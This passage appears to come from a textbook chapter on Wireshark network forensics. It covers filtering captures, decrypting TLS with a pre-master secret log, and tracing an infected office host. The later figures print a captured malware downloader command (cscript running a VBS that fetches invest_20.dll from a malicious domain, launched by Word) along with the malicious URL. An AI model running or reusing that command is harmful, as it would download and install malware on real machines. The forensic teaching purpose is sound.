No.	Time	Source	Sourc	Destination	Destr	Protocol	Length	Host	Info
3040	2023-08-29 09:52:41.818422	10.3.3.95	53…	10.2.1.60	53	DNS	73		Standard query 0x1d29
3080	2023-08-29 09:52:41.917094	10.3.3.95	53…	10.2.1.61	53	DNS	73		Standard query 0x1d29
3178	2023-08-29 09:52:42.009639	10.3.3.95	59…	10.2.1.60	53	DNS	75		Standard query 0x226e
3186	2023-08-29 09:52:42.027379	10.3.3.95	53…	e9448.dsc…	443	TLSv1…	571		Client Hello
3231	2023-08-29 09:52:42.093480	10.3.3.95	53…	e9448.dsc…	443	TLSv1…	571		Client Hello
3236	2023-08-29 09:52:42.098520	10.3.3.95	53…	e9448.dsc…	443	TLSv1…	571		Client Hello
3333	2023-08-29 09:52:42.193431	10.3.3.95	53…	e9448.dsc…	443	TLSv1…	571		Client Hello
3392	2023-08-29 09:52:42.216773	10.3.3.95	53…	e9448.dsc…	443	TLSv1…	571		Client Hello
3437	2023-08-29 09:52:42.221335	10.3.3.95	59…	10.2.1.60	53	DNS	75		Standard query 0xfdb2
3438	2023-08-29 09:52:42.221464	10.3.3.95	53…	e9448.dsc…	443	TLSv1…	571		Client Hello
3445	2023-08-29 09:52:42.224420	10.3.3.95	53…	e9448.dsc…	443	TLSv1…	571		Client Hello

```
    .... .... ...0 .... = Non-authenticated data: Unacceptable
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
˅ Queries
  ˅ social.ndtv.com: type A, class IN
      Name: social.ndtv.com
```

Figure 1.18 Find a specific keyword-based frame. ⏎

Search for a specific machine name in the network traffic by starting Wireshark packet sniffer to capture as much traffic as possible and then perform a filter to check the machine name as frame matches (say 'mac') as shown in Figure 1.19.




frame matches "mac"

No.	Time	Source	Sourc	Destination	Destr	Protocol	Length	Host	Info
619	2023-08-29 10:17:30.861172	India-Kangaroos-MacBook-Pro.local	53…	224.0.0.251	53…	MDNS	264		Standard query
645	2023-08-29 10:17:31.219339	10.3.6.181	49…	224.0.0.251	53…	MDNS	115		Standard query
648	2023-08-29 10:17:31.219709	Manishs-iPhone.local	53…	224.0.0.251	53…	MDNS	304		Standard query
649	2023-08-29 10:17:31.262889	10.3.6.181	49…	224.0.0.251	53…	MDNS	115		Standard query
673	2023-08-29 10:17:31.341805	Hardiks-MacBook-Air.local	53…	224.0.0.251	53…	MDNS	262		Standard query
674	2023-08-29 10:17:31.342231	10.3.6.181	49…	224.0.0.251	53…	MDNS	85		Standard query
676	2023-08-29 10:17:31.342500	Hardiks-MacBook-Air.local	53…	224.0.0.251	53…	MDNS	590		Standard query
678	2023-08-29 10:17:31.342784	10.3.2.201	20…	255.255.255.255	20…	UDP	62		2007 → 2008 Le
687	2023-08-29 10:17:31.343356	India-Kangaroos-MacBook-Pro.local	53…	224.0.0.251	53…	MDNS	236		Standard query
695	2023-08-29 10:17:31.447518	10.3.2.201	53…	224.0.0.251	53…	MDNS	182		Standard query

```
> Frame 619: 264 bytes on wire (2112 bits), 264 bytes captured (2112 bits) on interface \Device\NPF_{110A1FE1-0C8E-4F48-8383-E0BA
> Ethernet II, Src: India-Kangaroos-MacBook-Pro.local (8c:85:90:32:77:b2), Dst: HonHaiPr_3e:ab:39 (2c:6f:c9:3e:ab:39)
> Internet Protocol Version 4, Src: India-Kangaroos-MacBook-Pro.local (10.3.7.11), Dst: 224.0.0.251 (224.0.0.251)
> User Datagram Protocol, Src Port: 5353, Dst Port: 5353
> Multicast Domain Name System (response)
```

Figure 1.19 Search for a specific machine. ⏎

HTTPS SSL TLS traffic can be decrypted using Wireshark, provided we have the decryption keys. For this filter, the PCAP file for 'TLS Handshake type equal to 1’ for successful handshakes, which denotes the client systems on the office LAN successfully accessed a TLS site, as shown in Figure 1.20.




tls.handshake.type eq 1

No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
60	17.416904	10.4.1.101	49877	13.107.3.128	443	TLSv1…	240	Client Hello
121	27.938662	10.4.1.101	50051	40.122.160.14	443	TLSv1…	236	Client Hello
157	29.446603	10.4.1.101	50074	94.103.84.245	443	TLSv1…	240	Client Hello
820	128.832771	10.4.1.101	51649	40.122.160.14	443	TLSv1…	428	Client Hello
10…	273.354367	10.4.1.101	53857	20.191.48.196	443	TLSv1…	272	Client Hello
12…	565.816488	10.4.1.101	58338	162.255.119.2…	443	TLSv1…	216	Client Hello
13…	696.284167	10.4.1.101	60335	162.255.119.2…	443	TLSv1…	392	Client Hello
14…	832.344860	10.4.1.101	62415	162.255.119.2…	443	TLSv1…	392	Client Hello

Figure 1.20 Filtering for TLS traffic. ⏎

If we try to follow the TLS packets by right-clicking and select Follow TCP Stream – notice the traffic is encrypted because there is an SSL Certificate protecting these data packets, as displayed in Figure 1.21.



tcp.stream eq 1


```
No.  Time
118 27.937911
119 27.938045
120 27.938156
121 27.938662
122 27.938780
123 27.941955
124 27.941957
125 27.942086
126 28.033275
127 28.033680
128 28.033779
129 28.033999
130 28.034051
131 28.034063
132 28.034131
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark-tutorial-on-decrypting-HTTPS-SSL-TLS-traffic.pcap

```
...........^..w...#b..-
.J.3D.y.\....... .z..&.,.+.0./.$.#.(.'.
.        .........=.<.5./.
...^...#.!...self.events.data.microsoft.com.
.................
.......................#...............A...=.....1X..0/k...<.a^....H?(K<R....@../.................#....................
60..20...........1+.A.0
.        *.H..
.....0H1.0        ..U....AU1.0...U...
Some-State1
0...U....City1.0...U.
..Some Company0..
200330210247Z.
220401210247Z0.1.0...U...
40.122.160.140.."0
.        *.H..
..........0..
..........p.6L..*.
..608t.j....'Q..H.._.??..GR7D.1...,..(...j.<....zXq...V/zWl>.......vQ.#..h;N.v..I.............g.m..{.
```

Figure 1.21 Encrypted traffic revealed. ⏎

To decrypt this data, we need the SSL Keys, so we need to add the keys. Within Wireshark’s Edit menu, click Preferences under Protocols and search for TSL ‘Pre-Master’ secret log file upload option and add the SSL Key as shown in Figure 1.22.



```
tcp.stream eq 1
No.  Time       Source         Source Port Destination     Destination Port Protocol  Length Info
 118 27.937911  10.4.1.101      50051      40.122.160.14      443           TCP       66 50051 → 443
 119 27.938045  40.122.160.14     443      10.4.1.101       50051           TCP       66 443 → 50051
 120 27.938156  10.4.1.101      50051      40.122.160.14      443           TCP       54 50051 → 443
 121 27.938662  10.4.1.101      50051
 122 27.938780  40.122.160.14     443
 123 27.941955  40.122.160.14     443
 124 27.941957  40.122.160.14     443
 125 27.942086  10.4.1.101      50051
 126 28.033275  10.4.1.101      50051
 127 28.033680  40.122.160.14     443
 128 28.033779  10.4.1.101      50051
 129 28.033999  10.4.1.101      50051
 130 28.034051  10.4.1.101      50051
 131 28.034063  10.4.1.101      50051
 132 28.034131  40.122.160.14     443
 133 28.039032  40.122.160.14     443
 134 28.039149  10.4.1.101      50051

› Frame 121: 236 bytes on wire (1888 bits
› Ethernet II, Src: HewlettP_1c:47:ae (00
› Internet Protocol Version 4, Src: 10.4.
› Transmission Control Protocol, Src Port
```

Wireshark · Preferences

Transport Layer Security

RSA keys list [Edit...]

TLS debug file [ ] [Browse...]

☑ Reassemble TLS records spanning multiple TCP segments

☑ Reassemble TLS Application Data spanning multiple TLS records


☐ Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared-Key [ ]

(Pre)-Master-Secret log filename [ ] [Browse...]

Figure 1.22 Process to add SSL key. ⏎

Remove the filter and follow this packet by right-clicking to select Follow as displayed in Figure 1.23.




```
tls.handshake.type eq 1
No.  Time        Source       Source Port Destination     Destination Port Protocol Length Info
  60 17.416904   10.4.1.101   49877       13.107.3.128       443           TLSv1.2  240 Client Hello
 121 27.938662   10.4.1.101   50051       40.122.160.14      443           TLSv1.2
 157 29.446603   10.4.1.101   50074       94.103.84.245      443           TLSv1.2
 820 128.832771  10.4.1.101   51649       40.122.160.14      443           TLSv1.2
 10… 273.354367  10.4.1.101   53857       20.191.48.196      443           TLSv1.2
 12… 565.816488  10.4.1.101   58338       162.255.119.2…     443           TLSv1.2
 13… 696.284167  10.4.1.101   60335       162.255.119.2…     443           TLSv1.2
 14… 832.344860  10.4.1.101   62415       162.255.119.2…     443           TLSv1.2
```

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream

Figure 1.23 Follow TLS stream. ⏎

While TCP is still encrypted, notice we can now view the TLS Stream as displaying POST requests in clear text, as illustrated in Figure 1.24.



```
tcp.stream eq 1
No.  Time       Source
118 27.937911  10.4.1.101
119 27.938045  40.122.160
120 27.938156  10.4.1.101
121 27.938662  10.4.1.101
122 27.938780  40.122.160
123 27.941955  40.122.160
124 27.941957  40.122.160
125 27.942086  10.4.1.101
126 28.033275  10.4.1.101
127 28.033680  40.122.160
128 28.033779  10.4.1.101
129 28.033999  10.4.1.101
130 28.034051  10.4.1.101
131 28.034063  10.4.1.101
132 28.034131  40.122.160
133 28.039032  40.122.160
134 28.039149  10.4.1.101

▸ Frame 121: 236 bytes on wi
▸ Ethernet II, Src: HewlettP
▸ Internet Protocol Version
▸ Transmission Control Proto
▸ Transport Layer Security
```


```
POST /OneCollector/1.0/ HTTP/1.1
Accept: */*
APIKey: 05e0c2fd5fff432bac7a175220223da5-2eec7cb2-952b-4862-9fd4-16ed083da5ec-7364,c1a0db0127964674a0d
cebc-4f80-aa83-b6b9d3a86ed7-7719
Client-Id: NO_AUTH
Content-Encoding: deflate
Content-Type: application/bond-compact-binary
Expect: 100-continue
SDK-Version: EVT-Windows-C++-No-3.2.143.1
Upload-Time: 1585774966964
Host: self.events.data.microsoft.com
Content-Length: 1583
Connection: Keep-Alive
Cache-Control: no-cache

.W.o.G.....     $....6 ..c.3.e....^.C .....k.;v.....~...RDO.Z...V..jK..z.Z!...O..z..SU!...../CB.R{.!{X
$....F...V.F.2..v...S...".V..g-Z....[.I..U..t........_../.pN ."Cl.J...%.N.,.YE..(J&Q~........a}E)b.z...
6N(y9...,....2.
.N..@..h...G./..2.t.x.H..........):...'0..bU...,aHZ.*7\
]0......5o..Q.;{...R.(.<....L........J.^.0V....*._....T.:oq.7_.[...5....e..b..h...^}fZH,.
..        ..A."...q.`AVJRN..B.X.d....,e.1A.RV..b1;.{...cM.4E.s......!...(+.,.,.Ag??..c..@.t..c.w...<.iu.
6.X_.q/...)..O,kz.M.....B..iQ.7..&....,.7...6r.$.1          ....!..:!..`1j..l..N...
.s?.q....
7.8....oo.\pl/.....X.u....O.'u.xHzU'p
:.....p...w^fZ....7S."#M..|f$..]._.......S....O.(..$.40.......|...[...C]u...C..p...o{........q>=.x...u
4.wq.XA......."mS.\.....O..
....
m2.w.. .D.c7..ih=....f.lc..`......&:../...,....k.>....R...x.d....u1...*...49..y..F...i..%u(.L<#....a..
5p.D........-...;...|@m#.......m8.9..I.uI..N.&1.!OM.w..=...._l..Wb..Z`.p...r.3....X-=.:A{..P.R.#<.,.[
..*hA..%..u...I....Y.R...w.d.i.~...s.`]S....wg..8*_-.....{............@&E...|.[.#.........X..J..s..-{..
2p........O..a..)....X.....Y...=kI.mb...D..&....^......|...s...HT..J........V
,.....(]...[.t... 2.....*.Y.....S..Q...z.^].uml,..H.....  ..M..B..........U.....:.=z..O[5..q.GLR.O
k        ..f..c......f..V.....D.....b..c...(b.......,...]...)...A`.+.P/....m...6.1...^.81
..W
.^.=4.wYoE.[..E+.9.;4....c.....y6g.....yAS....0......}.v%.KR......H$......Y%       7.<..^|.1}R.19..Q.
>..q...F...D...Z...Y...BwO&.UD../.{...9...V.P..W..0-B....Q........}..].^..%..v/..,|.Ys..........\o.....
1.1 100 Continue

HTTP/1.1 200 OK
Content-Length: 9
Content-Type: application/json
```

Packet 131. 4 client pkts, 6 server pkts, 3 turns. Click to select.

Entire conversation (5,287 bytes)

Figure 1.24 TLS stream POST requests in clear text. ⏎


To find the infected system involved or the one having malware infection, filter for ‘http.request’ or ‘tls.handshake.type eq 1’ and exclude SSDP Protocol as shown in Figure 1.25.



```
(http.request or tls.handshake.type eq 1) and !(ssdp)
No.   Time        Source       Source I Destination       Destina Protocol  Length Info
  60  17.416904   10.4.1.101   498… 13.107.3.128      443 TLSv1.2   240 Client Hello
  78  25.211326   10.4.1.101   498… 13.107.3.128      443 HTTP      701 GET /config/v2/Office/word/16.
 121  27.938662   10.4.1.101   500… 40.122.160.14     443 TLSv1.2   236 Client Hello
 131  28.034063   10.4.1.101   500… 40.122.160.14     443 HTTP      206 POST /OneCollector/1.0/ HTTP/1
 142  28.663941   10.4.1.101   500… 40.122.160.14     443 HTTP      613 POST /OneCollector/1.0/ HTTP/1
 157  29.446603   10.4.1.101   500… 94.103.84.245     443 TLSv1.2   240 Client Hello
 165  30.099384   10.4.1.101   500… 94.103.84.245     443 HTTP      251 GET /invest_20.dll HTTP/1.1
 820  128.832771  10.4.1.101   516… 40.122.160.14     443 TLSv1.2   428 Client Hello
 830  128.847055  10.4.1.101   516… 40.122.160.14     443 HTTP      613 POST /OneCollector/1.0/ HTTP/1
1008  273.354367  10.4.1.101   538… 20.191.48.196     443 TLSv1.2   272 Client Hello
1018  273.842447  10.4.1.101   538… 20.191.48.196     443 HTTP      324 GET /settings/v2.0/Storage/Sto
1236  565.816488  10.4.1.101   583… 162.255.119.253   443 TLSv1.2   216 Client Hello
1244  565.950627  10.4.1.101   583… 162.255.119.253   443 HTTP      702 POST /docs.php HTTP/1.1
1328  696.284167  10.4.1.101   603… 162.255.119.253   443 TLSv1.2   392 Client Hello
1336  696.303119  10.4.1.101   603… 162.255.119.253   443 HTTP      702 POST /docs.php HTTP/1.1
1420  832.344860  10.4.1.101   624… 162.255.119.253   443 TLSv1.2   392 Client Hello
1428  832.383730  10.4.1.101   624… 162.255.119.253   443 HTTP      702 POST /docs.php HTTP/1.1
```

Figure 1.25 Filter for HTTP request, excluding SSDP. ⏎


Notice the GET and POST HTTP request with one system on the office network downloading the DLL file, which is strange, referring to packet number 165 as shown in Figure 1.26.



```
(http.request or tls.handshake.type eq 1) and !(ssdp)
No.   Time       Source      Source Destination       Destina Protocol  Length Info
  60  17.416904  10.4.1.101  498… 13.107.3.128        443 TLSv1.2   240 Client Hello
  78  25.211326  10.4.1.101  498… 13.107.3.128        443 HTTP      701 GET /config/v2/Office/word/16.0.12026.20264/Producti
 121  27.938662  10.4.1.101  500… 40.122.160.14       443 TLSv1.2   236 Client Hello
 131  28.034063  10.4.1.101  500… 40.122.160.14       443 HTTP      206 POST /OneCollector/1.0/ HTTP/1.1  (application/bond-
 142  28.663941  10.4.1.101  500… 40.122.160.14       443 HTTP      613 POST /OneCollector/1.0/ HTTP/1.1  (application/bond-
 157  29.446603  10.4.1.101  500… 94.103.84.245       443 TLSv1.2   240 Client Hello
 165  30.099384  10.4.1.101  500… 94.103.84.245       443 HTTP      251 GET /invest_20.dll HTTP/1.1
 820 128.832771  10.4.1.101  516… 40.122.160.14       443 TLSv1.2   428 Client Hello
 830 128.847055  10.4.1.101  516… 40.122.160.14       443 HTTP      613 POST /OneCollector/1.0/ HTTP/1.1  (application/bond-
1008 273.354367  10.4.1.101  538… 20.191.48.196       443 TLSv1.2   272 Client Hello
1018 273.842447  10.4.1.101  538… 20.191.48.196       443 HTTP      324 GET /settings/v2.0/Storage/StorageHealthEvaluation?o
1236 565.816488  10.4.1.101  583… 162.255.119.253     443 TLSv1.2   216 Client Hello
1244 565.950627  10.4.1.101  583… 162.255.119.253     443 HTTP      702 POST /docs.php HTTP/1.1
```

Figure 1.26 System downloading DLL file. ⏎

Researching this DLL (invest_20.dll), we find that it is a malware impacting financial institutions, hiding inside office spreadsheet documents using custom macros. This file, as displayed in Figure 1.27, might well download tools and utilities which will then download the final piece of malware.



5520 cscript //nologo c:\Datainv\inv20.vbs https://foodsgoodforliver.com/invest_20.dll C:\Datainv\inVe.dll — C:\WINDOWS\system32\cscript.exe — cmd.exe


Information

User:	admin	Company:	Microsoft Corporation
Integrity Level:	MEDIUM	Description:	Microsoft ® Console Based Script Host
Exit code:	0	Version:	5.812.10240.16384

4580 WINWORD.EXE GET 200 94.103.84.245:443 https://foodsgoodforliver.com/invest_20.dll RU executable 453 Kb suspicious

Figure 1.27 Analyzing DLL file. ⏎

Since we have identified the DLL, follow the HTTP Stream from the packet as shown in Figure 1.28.




```
 157  29.446603  10.4.1.101  500… 94.103.84.245    443 TLSv1.2  240 Client Hello
 165  30.099384  10.4.1.101  500… 94.103.84.245    443 HTTP     251 GET /invest_20.(
 820 128.832771  10.4.1.101  516… 40.122.160.14    443 TLSv1.2  428 Client Hello
 830 128.847055  10.4.1.101  516… 40.122.160.14    443 HTTP     613 POST /OneCollect  on/bond-compact-binary)
1008 273.354367  10.4.1.101  538… 20.191.48.196    443 TLSv1.2  272 Client Hello
1018 273.842447  10.4.1.101  538… 20.191.48.196    443 HTTP     324 GET /settings/v:  uation?os=Windows&device
